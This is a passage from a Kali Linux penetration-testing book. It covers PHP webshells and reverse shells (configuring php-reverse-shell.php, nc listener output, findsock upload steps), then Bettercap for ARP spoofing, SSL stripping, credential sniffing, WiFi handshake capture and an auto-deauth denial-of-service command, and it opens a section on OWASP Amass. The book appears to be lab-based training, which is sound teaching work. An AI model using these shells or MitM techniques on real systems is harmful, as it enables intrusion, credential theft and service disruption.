


Very useful! Let’s look at some more shells.

## **qsd-php-backdoor.php**

**Usage:** Simply surf to “qsd-php-backdoor.php”, this shell is interactive.





← → ↻ 🏠 172.24.1.189/shells/php/qsd-php-backdoor.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

**Server Information:**  
*Operating System: Linux*  
*PHP Version: 7.4.21* [View phpinfo\(\)](#)

**Directory Traversal**  
[Go to current working directory](#)  
[Go to root directory](#)  
**Go to any directory:**

---

**Execute MySQL Query:**

host   
user   
password   
database   
query

---

Execute Shell Command (safe mode is off):

## PHP-reverse-shell.php

**Usage:** This is a very useful reverse shell. Simply set the IP address and Port to connect back to in the PHP script and then use Netcat to communicate with it.

- Edit the shell and put in your local Kali IP address and port:



```
kali@kali: /var/www/html/shells/php
File Actions Edit View Help
GNU nano 5.4 php-reverse-shell.php
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

- Upload the shell to a webserver
- Start Netcat, “*nc -lvp 1234*”
- Finally, just surf to the file on the webserver to start the reverse shell

```
(kali@kali) - [~/var/www/html/shells/php]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [172.24.1.189] from kali.local [172.24.1.189] 45440
Linux kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-4kali1 (2021-08-09)
) x86_64 GNU/Linux
14:24:28 up 21 min, 1 user, load average: 0.13, 0.12, 0.16
USER      TTY      FROM          LOGIN@      IDLE        JCPU      PCPU      WHAT
kali      tty7     :0            14:04      21:35      27.77s    0.26s    xfce4-session
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
```

## PHP-findsock-shell

**Usage:** This is another full interactive shell, not just a webshell. Full instructions for the file are included in the file comments. Basically, compile the file, upload to target web server and then connect to it via Netcat:

```
root@kali: /var/www/html/shells
File Edit View Search Terminal Help
// Here are some brief instructions.
//
// 1: Compile findsock.c for use on the target web server:
//   $ gcc -o findsock findsock.c
//
//   Bear in mind that the web server might be running a different OS / archite
//   cture to you.
//
// 2: Upload "php-findsock-shell.php" and "findsock" binary to the web server us
//   ing
//   whichever upload vulnerability you've indentified. Both should be uploade
//   d to the
//   same directory.
//
// 3: Run the shell from a netcat session (NOT a browser - remember this is an
//   interactive shell).
//
//   $ nc -v target 80
//   target [10.0.0.1] 80 (http) open
//   GET /php-findsock-shell.php HTTP/1.0
```

## Additional Web Shells

In addition to these, don't forget that you can make your own shells using MSFvenom. MSFvenom is covered in detail in Chapter 23. There are also a lot of shells available online for download, or you can simply create your own. Always be cautious about shells from unknown sources, always verify what the code actually is doing before trying it in your environment!

## Conclusion

In this section we covered using multiple PHP webshells. We saw that Weevely has some built in commands that can help during a pentest. We also briefly looked at the included PHP webshells in Kali Linux. These and the other shells in the webshell directory could come in very handy when needed. Hopefully this chapter demonstrated the importance of proper webapp and server hardening. As a reminder, in DVWA you can change the difficult setting and try your techniques against a target with varying levels of security enabled.

## Resources & References

- <sup>1</sup>"Web shell attacks continue to rise", Microsoft, 2/11/2021 - <https://www.microsoft.com/security/blog/2021/02/11/web-shell->

[attacks-continue-to-rise/](#)

- Weevely Command List -  
<https://github.com/epinna/Weevely/wiki/Modules-list>
- NSA Cyber, Mitigating Web Shells -  
<https://github.com/nsacyber/Mitigating-Web-Shells>

# Chapter 20

## Bettercap

**Tool Website:** <https://www.bettercap.org/>

**Tool GitHub:** <https://github.com/bettercap/bettercap>

Bettercap is a feature rich Man-in-the-Middle (MitM) and Wireless attack tool. The newer version 2, has vastly extended capabilities, including Bluetooth Low Energy and HID hijacking. The tool has three usage options - Interactive, Web UI and Scripting. In this chapter we will look at using Bettercap interactively and with the Web interface.


### Bettercap - Interactive Usage

It is not installed by default; it is in the Kali repository.

➤ *sudo apt install bettercap*

You have two options with Bettercap, you can run it from a command line type interface, or from a web GUI interface. You have a lot of granular control interactively, but the web interface is much easier to use. You can also use interactive commands in the GUI as well. We will cover interactive mode first.

➤ Open a terminal and enter, “*sudo bettercap*”



```
(kali@kali)-[~]
└─$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help'
172.24.1.0/24 > 172.24.1.189  » [13:09:11] [sys.log] [inf] gateway mon
172.24.1.0/24 > 172.24.1.189  »
```

You can enter, “*help*” anytime to see an available list of commands. This also shows the available modules. You can also type `help [module name]` for help on an individual module. Most modules have variables that you can change, you do this with the “*set*” command, just like in Metasploit – “*set [command] [variable]*”.

### Bettercap - Scanning for Targets

There are a couple different ways to search for targets with Bettercap – Net Recon and Net Probe. Though, if you run Net Probe, it automatically

starts Net Recon as well.

### NET.RECON

<https://www.bettercap.org/modules/ethernet/net.recon/>

Net Recon finds new hosts by monitoring the system ARP table

- Enter, “*help net.recon*”
- Start network recon - “*net.recon on*”

### NET.PROB

<https://www.bettercap.org/modules/ethernet/net.probe/>

Net Probe sends fake UDP probe packets to each IP in the subnet and records who responds

- Enter, “*help net.probe*”
- Start network discovery - “*net.probe on*”

### NET.SHOW

Net.show displays a list of detected networks.

- Enter, “*net.show*”

```
172.24.1.0/24 > 172.24.1.239 » net.show
```

IP ▲	MAC	Name
172.24.1.239	[REDACTED] :02	eth0
172.24.1.1	[REDACTED] :19	gateway
172.24.1.233	[REDACTED] :70	METASPLOITABLE
172.24.1.238	[REDACTED] :e5	DESKTOP

A lot of basic information is displayed. Next, we will see how we can view additional information like open ports by performing a port scan and enabling the “Meta” column in net.show.

### SYN.SCAN

<https://www.bettercap.org/modules/ethernet/syn.scan/>

You can perform fast syn port scans with the syn.scan module

- Enter, “*help syn.scan*”

Let’s do a quick port scan of Metasploitable 2, ports 1 to 100.

- *syn.scan 172.24.1.233 1 100*

```

» syn.scan 172.24.1.233 1 100
» [15:20:09] [sys.log] [inf] syn.scan scanning 1 address from port 1 to
» [15:20:10] [syn.scan] found open port 21 for 172.24.1.233
» [15:20:10] [sys.log] [inf] syn.scan found banner for 172.24.1.233:21
» [15:20:10] [syn.scan] found open port 23 for 172.24.1.233
» [15:20:10] [syn.scan] found open port 22 for 172.24.1.233

```

We now have a lot of new port information; this is saved as “Meta Data”. We can view this data if we use Net Show and turn on Meta Data viewing. While we are at it, let’s sort the data by ascending IP addresses. Lastly, we don’t want to see every machine that Bettercap scanned, so let’s filter out everything except the Metasploitable system.

- *set net.show.meta true*
- *set net.show.sort ip asc*
- *set net.show.filter METASPLOITABLE*

Now just start Net Show

- *net.show*

```

nbns:hostname:METASPLOITABLE
ports:map[21:0xc0004a0280 22:0xc0006b7d80 23:0xc00054a000

```

We now have a list of our target and ports that responded to our scan.

## NET.SNIFF

Net Sniff allows us to sniff packets from the network. It works by creating a “Man in the Middle” (MITM) attack. Basically, it modifies the system ARP tables placing the attacker machine in between the Router and the Target system. The Target sends its packets to the attacking machine, which then forwards them to the router. The process is reversed on return packets. Packets coming and going are both stored and analyzed for sensitive data.

Let’s step through it.

- Enter, “*help net.sniff*”
- Enter, “*help https.proxy*”
- *set https.proxy.sslstrip true* (Enable or Disables SSL Stripping)
- *https.proxy on*

```

172.24.1.0/24 > 172.24.1.239 » https.proxy on
[18:09:57] [sys.log] [inf] https.proxy generating proxy certification
[18:09:57] [sys.log] [inf] https.proxy generating proxy certification
[18:09:59] [sys.log] [inf] https.proxy enabling forwarding.

```

SSL strip has become less of a viable option over the years. SSL strip downgrades encrypted HTTPS traffic to HTTP so we can sniff it in plain



text. Some security features check for and stop this. Also, “ARP spoofing”, the key technique used in Man in the Middle attacks is blocked by some routers that have ARP manipulation protection.

Let’s try it anyways, and see what happens!

> ***help arp.spoof***

The default is the entire subnet, which is not a good idea, you should set an individual target:

> ***set arp.spoof.targets [Target\_IP]***

> ***arp.spoof on***

### **TICKER**

Ticker is basically a text output display banner. It makes the output of interactive Bettercap much easier to read and understand.

Turn net probe on and display the ticker:

> ***net.probe on; clear; ticker on***

## **Bettercap - Grabbing Passwords with Net Sniff**

Let’s look at grabbing passwords from the wire using Net Sniff. We will manually enter the commands, but this is from the “Simple Password Sniffer” caplets. We will discuss caplets a little later, but basically, they are like batch files that contain commands to run in Bettercap.

<https://github.com/bettercap/caplets/blob/master/simple-passwords-sniffer.cap>

> Start your Ubuntu Mutillidae VM

In Bettercap:

> ***set net.sniff.regex '.\*password=.'***

> ***net.sniff on***

Now, from the Windows 10 PC surf to Mutillidae ([\[Ubuntu\\_ip\]/Mutillidae](#)). Then, go to the main OWASP page. Login, or try to login with a made-up account.

**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.8.16    Security Level: 0 (Hosed)    Hints: Enabled (1 - Try easier)    Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

**Login**

[Back](#)    [Help Me!](#)

Hints and Videos

Please sign-in

Username:

Password:

Login

*Dont have an account? [Please register here](#)*

Donate    [Want to Help?](#)

In Bettercap, we get the credentials:

```
File  Actions  Edit  View  Help
172.24.1.0/24 > 172.24.1.239  >> [13:07:49] [endpoint.new] endpoint
172.24.1.0/24 > 172.24.1.239  >> [13:07:49] [net.sniff.http.request] http

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.24.1.245
Content-Length: 88
Cookie: PHPSESSID=t44pe19bmept0odvfra7hcis75; showhints=1
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.24.1.245/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Origin: http://172.24.1.245
Dnt: 1
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

username=VikingAdmin&password=ARaidADayKeepsBoredomAway!&login-submit=
```

The Bettercap MitM attack successfully sniffed our login information from the wire. This will get you on your way, the Bettercap Wiki is very well written. I highly recommend that you read through it. The modules section is very informative and give you a good look at the capabilities of Bettercap - <https://www.bettercap.org/modules/ethernet/>

Now that we have a good understanding of how to use Bettercap from the command line, let's look at the WebUi.


## Bettercap Web UI - Graphical User Interface

If you prefer Graphical User interfaces, the Bettercap WebUI is very good, and feature packed. It is also much easier to use than the console interface method we just covered.


- ***sudo bettercap -caplet http-ui***
- Open a browser & surf to localhost, “***127.0.0.1***”
- Login - default credentials are “***user/pass***”

The default credentials can be changed in “*/usr/share/bettercap/caplets/http-ui.cap*”. If you want to access the page remotely from another computer using HTTPS, you can use, “***sudo bettercap -caplet https-ui***”. You can do anything you can do in interactive mode, and do it much easier. From the LAN menu hit the “Play” button located by *Net Probe* and *Net Recon*. Bettercap will now actively scan the LAN for targets.

Click the down arrow by the target’s IP address and you can add it to ARP Spoof targets or Scan Ports.



If you click “*Scan Ports*”, just select the range you want and click “*Scan*”.



You will see a percentage progress listed, and on the right end, you will see a new message tab - “*Ports*”. Click that and it shows you the discovered and open ports.

As seen below:

111	sunrpc	tcp	no banner	
139	netbios-ssn	tcp	no banner	
21	ftp	tcp	220 (vsFTPd 2.3.4)	
22	ssh	tcp	SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1	UPNP -
23	telnet	tcp	no banner	
25	smtp	tcp	220 metasploitable.localdomain ESMTP Postfix (Ubuntu)	PORTS -
445	microsoft-ds	tcp	no banner	
512	exec	tcp	no banner	NBNS - UPNP -
513	login	tcp	no banner	
514	shell	tcp	no banner	
53	domain	tcp	9.4.2	
80	http	tcp	Metasploitable2 - Linux	

If you click “*add to arp spoof targets*” a pop up will ask you what kind of spoof you want:

arp.spoof.targets Comma separated list of targets for the arp.spoof module.

172.24.1.238

arp.spoof.whitelist Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing.

full-duplex spoofing If set, both the targets and the gateway will be attacked, otherwise only the targets. If the route


spoof local connections If set, local connections among computers of the network will be spoofed, otherwise only c

ban mode If set, packets coming from the targets will not be forwarded and they won't be able to reach the internet.

▶ Start arp.spoof Cancel

- With the Windows 10 PC selected as a target, click “*Full-Duplex*” and “*Start arp.spoof*”

A nuclear sign will appear next to any spoofed targets, example below:



You can then run caplet attacks against the spoofed targets. Click on “Caplets” menu tab and see if there is one that you want to run. When

finished, just click the target IP address and click “*remove from arp.spoof.targets*”. Lastly, if you look at the terminal window that Bettercap started in, you will see a complete log of everything that is going on in the Web GUI.

```
» 2021-11-04 15:48:50 [inf] [*] continue stealing: 172.24.1.238 - google.com
ed-response] {http.proxy.spoofed-response 2021-11-04 15:48:50.612908554 -0400
firefox.com /canonical.html 90}}
» [15:49:06] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
```

That’s it, using Web GUI is so much easier than the manual method!  
Glad I showed you the long way first?

## Bettercap Caplets

<https://github.com/bettercap/caplets>

Caplets are “helper scripts” built into Bettercap. Basically, they are the commands that you would normally enter in interactive mode, stored as a mini-program. They help automate a lot of the attacks and procedures. To use them, just click on the “Caplet” menu item, then pick a caplet.

gps 109 B

hstshijack 1 KB

http-req-dump 591 B

http-ui 376 B


https-ui 655 B

jsinject 210 B

local-sniffer 244 B

The code for each module is displayed when a caplet is chosen.



A screenshot of a Bettercap interface. At the top, there is a dark header bar with a play button icon on the left and the file path `/usr/share/bettercap/caplets/local-sniffer.cap` on the right. Below the header, the main area is a dark grey box containing white text representing the caplet configuration. The text is as follows:

```
#events.stream off
events.clear
# set events.stream.filter net.sniff
# events.stream on

set net.sniff.verbose false
set net.sniff.local true
# https://biot.com/capstats/bpf.html
# set net.sniff.filter not arp and not udp port 53


net.sniff on
```

The selected caplet is run when the “play” button is clicked.

## **Bettercap - WiFi Attacks**

Bettercap is my go-to tool for most WiFi scanning and testing. It is fast and works very well. All you need to perform WiFi attacks with Bettercap is a supported USB wireless card. Just insert your card and attach it to the VM.


- Start Bettercap
- Click on the “*WiFi*” menu button
- Select your wireless adapter and click the “*play*” icon



- You can click a channel number to lock into a specific channel
- Click the down arrow next to the target Access Point you want to attack
- Click “Associate”

And if it is able, it will deauth a client and grab and save the Handshake file when the client tries to re-connect.

As seen below:



A red key will appear showing that it indeed was able to save a handshake file. All that is needed next is to crack the wireless key. We covered cracking passwords in the Passwords section of the book. This was just a quick overview of one feature of the Bettercap Web-UI, take some time and look it over, it is really a great tool.

## Bettercap Auto-Deauth WiFi Attack

Before we leave Bettercap, I want to cover just one more thing. Wifi-Deauth attacks - In interactive mode you can setup Bettercap to automatically deauth any client.

This can be done as seen below:

IP	MAC	Name
172.24.1.239 172.24.1.1	[REDACTED]	eth0 gateway
172.24.1.236 172.24.1.238	[REDACTED]	[REDACTED].local.

Setup auto de-authentication for specific clients from the access point with BSSID AA:AA:AA:AA:AA:AA every five seconds:

- ***set ticker.period 5; set ticker.commands "wifi.deauth AA:AA:AA:AA:AA:AA"; ticker on***

Bettercap will automatically de-authenticate the targeted WiFi client every 5 seconds, performing a “Denial of Service” type attack. This could be useful if you are trying to get the target system to connect to a different Wireless network that you control.

## Conclusion

This was just a quick overview of Bettercap. It has many more features and capabilities. For example, if you have the correct hardware, you can perform BLE enumeration and attacks (<https://www.bettercap.org/modules/ble/>). You can also use Bastille’s “MouseJack” HID attack, performing duckyscript injection on numerous vulnerable keyboards and mice. Though again you need specific hardware (and firmware) required to perform these types of attacks (<https://www.bettercap.org/modules/hid/>). It can provide GPS information during mobile attacks if you have the correct serial GPS hardware (<https://www.bettercap.org/modules/utils/gps/>). Last and not least, Bettercap is the tool used behind the ever popular “Pwnagotchi!”. The irresistibly cute AI powered Raspberry Pi WiFi attack device.



Bettercap is an extremely useful tool. It has really matured and evolved over the years to include new capabilities. I personally use Bettercap a lot when scanning WiFi. It is one of the best tools for the purpose.

### Resources & References

- Bettercap Website - <https://www.bettercap.org/>
- Bettercap GitHub - <https://github.com/bettercap/bettercap>
- Pwnagotchi: Deep Reinforcement Learning for WiFi pwning - <https://pwnagotchi.ai/>

# Chapter 21

## Web App Tools

We have covered just a small portion of the Web App testing tools that come with Kali. In this section we will take a quick look at several other tools that come pre-installed in Kali. Everyone has their favorite tools that they use, hopefully you will find a tool here that you did not know existed, or didn't know that it was already in Kali. I will just cover basic usage here; I leave learning more about them and their application up to you. This should be very informative for new users, and hopefully show more advanced users what tools already exist - possibly precluding them to have to write their own for a specific function.

Each item will list a short overview, the tool website (when known) along with short notes and basic functionality. If not specifically mentioned, the target used in the examples was the Metasploitable2 VM. This chapter was originally from my Intermediate book, and was about 50 pages long. Many tools have been outdated since and the features of multiple tools merged into a handful of new tools. As always, try them all out and see what works best for your needs.

### **Amass**

**Overview:** Attack Surface Mapper and Asset Discovery

**Tool Author:** OWASP

**Tool GitHub:** <https://github.com/OWASP/Amass>

**Tool**

[https://github.com/OWASP/Amass/blob/master/doc/user\\_guide.md](https://github.com/OWASP/Amass/blob/master/doc/user_guide.md)

**Tool**

<https://github.com/OWASP/Amass/blob/master/doc/tutorial.md>

**Wiki:**

**Tutorial:**

```

(kali㉿kali) - [~]
$ amass -h

.+++;.
+W@@@@@8      &+W@#      o8W8:      +W@@@@@#.      oW@@@W#+
&@#+      .o@##.      .@@@o@W.o@@o      :@#@&W8o      .@#:      .:oW+      .@#++&#&
+@&      &@&      #@8 +@W@&8@+      :@W.      +@8      +@:      .@8
8@      @@      8@o      8@8      WW      .@W      W@+      .@W.      o@#:
WW      &@o      &@:      o@+      o@+      #@.      8@o      +W@#+.      +W@8:
#@      :@W      &@+      &@+      @8      :@o      o@o      oW@@W+      oW@8
o@+      @@&      &@+      &@+      #@      &@.      .W@W      .+#@&      o@W.
WW      +@W@8.      &@+      :&      o@+      #@      :@W&@&      &@:      .      :@o
:@W:      o@# +Wo      &@+      :W:      +@W&o++o@W.      &@&      8@#o+&@W.      #@:      o@+
:W@@WWW@@8      +      :&W@@@@@&      &W      .o#@@W&.      :W@WWW@&
+o&&&&+.      +0000.

v3.13.4
OWASP Amass Project - @owaspamass
In-depth Attack Surface Mapping and Asset Discovery

```

OWASP Amass In-depth Attack Surface Mapping and Asset Discovery, is one of the more popular recon tools used both by pentesters and bug bounty. It can utilize Open-Source services for information gathering, perform both active and passive information gathering techniques, and is useful for mapping both attack surface and asset discovery. It even has a visualization mode where you can view data in a live graph mode. Though, as with some other multi-feature scanning tools, the power is in the tool's API usage. The more API's that you sign up for and provide a registered key, the more data Amass will return to you.

